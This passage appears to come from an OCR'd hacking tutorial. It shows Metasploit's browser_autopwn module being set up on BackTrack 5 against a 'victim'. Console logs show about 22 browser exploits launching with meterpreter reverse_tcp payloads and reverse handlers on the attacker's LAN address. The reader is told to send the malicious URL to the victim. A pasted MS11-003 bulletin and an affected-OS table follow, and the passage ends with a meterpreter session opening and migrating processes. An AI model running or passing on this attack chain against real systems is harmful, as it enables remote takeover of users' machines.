
URIPATH : It's the Default Landing Page The Victim Will See After Connecting back to the attacker…

Now As We Have Set All the required Settings : Now Lets Exploit



```
uxiliary(browser_autopwn) >
uxiliary(browser_autopwn) >
uxiliary(browser_autopwn) >
uxiliary(browser_autopwn) > exploit
```


After Some Basic Operations :



BT5 R1 Ap3X Pr3Dator - VMware Workstation
Terminal
File Edit View Terminal Help


```
ell_reverse_tcp
[*] Using URL: http://0.0.0.0:80/Lf0q
[*]  Local IP: http://192.168.2.178:80/Lf0q
[*] Server started.
[*] Starting exploit windows/browser/apple_quicktime_marshaled_punk with payload
 windows/meterpreter/reverse_tcp
[*] Using URL: http://0.0.0.0:80/HIuFNlmMReJ
[*]  Local IP: http://192.168.2.178:80/HIuFNlmMReJ
[*] Server started.
[*] Starting exploit windows/browser/apple_quicktime_rtsp with payload windows/m
eterpreter/reverse_tcp
[*] Using URL: http://0.0.0.0:80/rsufTJNgPs
[*]  Local IP: http://192.168.2.178:80/rsufTJNgPs
[*] Server started.
[*] Starting exploit windows/browser/apple_quicktime_smil_debug with payload win
dows/meterpreter/reverse_tcp
[*] Using URL: http://0.0.0.0:80/oKlMdKgC
[*]  Local IP: http://192.168.2.178:80/oKlMdKgC
[*] Server started.
[*] Starting exploit windows/browser/blackice_downloadimagefileurl with payload
windows/meterpreter/reverse_tcp
[*] Starting exploit windows/browser/enjoysapgui_comp_download with payload wind
ows/meterpreter/reverse_tcp
█
```

Finally After Launching All The exploits :


BT5 R1 Ap3X Pr3Dator - VMware Workstation
Terminal
File Edit View Terminal Help

```
[*] Using URL: http://0.0.0.0:80/oJXxeqRcDGjUn
[*]  Local IP: http://192.168.2.178:80/oJXxeqRcDGjUn
[*] Server started.
[*] Starting exploit windows/browser/wmi_admintools with payload windows/meterpr
eter/reverse_tcp
[*] Using URL: http://0.0.0.0:80/GpEQBLBZklr
[*]  Local IP: http://192.168.2.178:80/GpEQBLBZklr
[*] Server started.
[*] Starting handler for windows/meterpreter/reverse_tcp on port 3333
[*] Starting handler for generic/shell_reverse_tcp on port 6666
[*] Started reverse handler on 192.168.2.178:3333
[*] Starting the payload handler...
[*] Starting handler for java/meterpreter/reverse_tcp on port 7777
[*] Started reverse handler on 192.168.2.178:7777
[*] Started reverse handler on 192.168.2.178:6666
[*] Starting the payload handler...
[*] Starting the payload handler...

[*] --- Done, found 22 exploit modules

[*] Using URL: http://0.0.0.0:80/
[*]  Local IP: http://192.168.2.178:80/
[*] Server started.
```

Now Our malicious Server Is ready Now Send This To The Victim :




```
/GSwNMwELjm"
[*] 192.168.2.173:49335 Sending windows/browse
r/ms11_003_ie_css_import redirect
[*] 192.168.2.173:49335 Received request for "
/GSwNMwELjm/KJzP.html"
[*] 192.168.2.173:49335 Sending windows/browse
r/ms11_003_ie_css_import HTML
[*] 192.168.2.173:49335 Received request for "
/GSwNMwELjm/generic-1333388871.dll"
[*] 192.168.2.173:49335 Sending windows/browse
r/ms11_003_ie_css_import .NET DLL
```

These Exploits Will Be Launched Against The Victim ..

Ms11_003_ie_css

About The Vulnerability:



Security TechCenter > Security Bulletins > Microsoft Security Bulletin MS11-003

Microsoft Security Bulletin MS11-003 - Critical

Cumulative Security Update for Internet Explorer (2482017)

Published: Tuesday, February 08, 2011 | Updated: Tuesday, March 08, 2011

Version: 2.0

General Information

Executive Summary

This security update resolves two privately reported vulnerabilities and two publicly disclosed vulnerabilities in Internet Explorer. The vulnerabilities could allow remote code execution if a user views a specially crafted Web page using Internet Explorer or if a user opens a legitimate HTML file that loads a specially crafted library file. An attacker who successfully exploited any of these vulnerabilities could gain the same user rights as the local user. Users whose accounts are configured to have fewer user rights on the system could be less impacted than users who operate with administrative user rights.

This security update is rated Critical for Internet Explorer 6, Internet Explorer 7, and Internet Explorer 8 on Windows clients; and Moderate for Internet Explorer 6, Internet Explorer 7, and Internet Explorer 8 on Windows servers. For more information, see the subsection, **Affected and Non-Affected Software**, in this section.

The security update addresses the vulnerabilities by modifying the way that Internet Explorer handles objects in memory, handles Cascading Style Sheets, and loads external libraries. For more information about the vulnerabilities, see the Frequently Asked Questions (FAQ) subsection for the specific vulnerability entry under the next section, **Vulnerability Information**.


This security update also addresses the vulnerability first described in Microsoft Security Advisory 2488013.

Recommendation. The majority of customers have automatic updating enabled and will not need to take any action because this security update will be downloaded and installed automatically. Customers who have not enabled automatic updating need to check for updates and install this update manually. For information about specific configuration options in automatic updating, see Microsoft Knowledge Base Article 294871.

For administrators and enterprise installations, or end users who want to install this security update manually, Microsoft recommends that customers apply the update immediately using update management software, or by checking for updates using the Microsoft Update service.

See also the section, **Detection and Deployment Tools and Guidance**, later in this bulletin.

Affected OS:




		Execution		
Windows Server 2003 x64 Edition Service Pack 2	Internet Explorer 7	Remote Code Execution	Moderate	MS10-090
Windows Server 2003 with SP2 for Itanium-based Systems	Internet Explorer 7	Remote Code Execution	Moderate	MS10-090
Windows Vista Service Pack 1 and Windows Vista Service Pack 2	Internet Explorer 7	Remote Code Execution	Critical	MS10-090
Windows Vista x64 Edition Service Pack 1 and Windows Vista x64 Edition Service Pack 2	Internet Explorer 7	Remote Code Execution	Critical	MS10-090
Windows Server 2008 for 32-bit Systems and Windows Server 2008 for 32-bit Systems Service Pack 2	Internet Explorer 7**	Remote Code Execution	Moderate	MS10-090
Windows Server 2008 for x64-based Systems and Windows Server 2008 for x64-based Systems Service Pack 2	Internet Explorer 7**	Remote Code Execution	Moderate	MS10-090
Windows Server 2008 for Itanium-based Systems and Windows Server 2008 for Itanium-based Systems Service Pack 2	Internet Explorer 7	Remote Code Execution	Moderate	MS10-090
Internet Explorer 8				
Windows XP Service Pack 3	Internet Explorer 8	Remote Code Execution	Critical	MS10-090
Windows XP Professional x64 Edition Service Pack 2	Internet Explorer 8	Remote Code Execution	Critical	MS10-090
Windows Server 2003 Service Pack 2	Internet Explorer 8	Remote Code Execution	Moderate	MS10-090
Windows Server 2003 x64 Edition Service Pack 2	Internet Explorer 8	Remote Code Execution	Moderate	MS10-090
Windows Vista Service Pack 1 and Windows Vista Service Pack 2	Internet Explorer 8	Remote Code Execution	Critical	MS10-090
Windows Vista x64 Edition Service Pack 1 and Windows Vista x64 Edition Service Pack 2	Internet Explorer 8	Remote Code Execution	Critical	MS10-090
Windows Server 2008 for 32-bit Systems and Windows Server 2008 for 32-bit Systems Service Pack 2	Internet Explorer 8**	Remote Code Execution	Moderate	MS10-090
Windows Server 2008 for x64-based Systems and Windows Server 2008 for x64-based Systems Service Pack 2	Internet Explorer 8**	Remote Code Execution	Moderate	MS10-090
Windows 7 for 32-bit Systems and Windows 7 for 32-bit Systems Service Pack 1	Internet Explorer 8	Remote Code Execution	Critical	MS10-090
Windows 7 for x64-based Systems and Windows 7 for x64-based Systems Service Pack 1	Internet Explorer 8	Remote Code Execution	Critical	MS10-090
Windows Server 2008 R2 for x64-based Systems and Windows Server 2008 R2 for x64-based Systems Service Pack 1	Internet Explorer 8**	Remote Code Execution	Moderate	MS10-090
Windows Server 2008 R2 for Itanium-based Systems and Windows Server 2008 R2 for Itanium-based Systems Service Pack 1	Internet Explorer 8	Remote Code Execution	Moderate	MS10-090


**Server Core installation not affected. The vulnerabilities addressed by this update do not affect supported editions of Windows Server 2008 or

After Successful Exploitation


It Will Give Us Meterpreter Shell in Reverse


Terminal
File Edit View Terminal Help
Loading - Windows Internet Explorer
http://192.168.2.1...
Bing
Favorites
Suggested Sites
Web Slice Gallery
Loading
Page
Safety
Internet | Protected Mode: On

```
173
[*] Meterpreter session 1 opened (192.168.2.17
8:3333 -> 192.168.2.173:49338) at 2012-04-02 1
3:48:27 -0400
[*] Session ID 1 (192.168.2.178:3333 -> 192.16
8.2.173:49338) processing InitialAutoRunScript
 'migrate -f'
[*] Current server process: iexplore.exe (2640
)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 1212
```

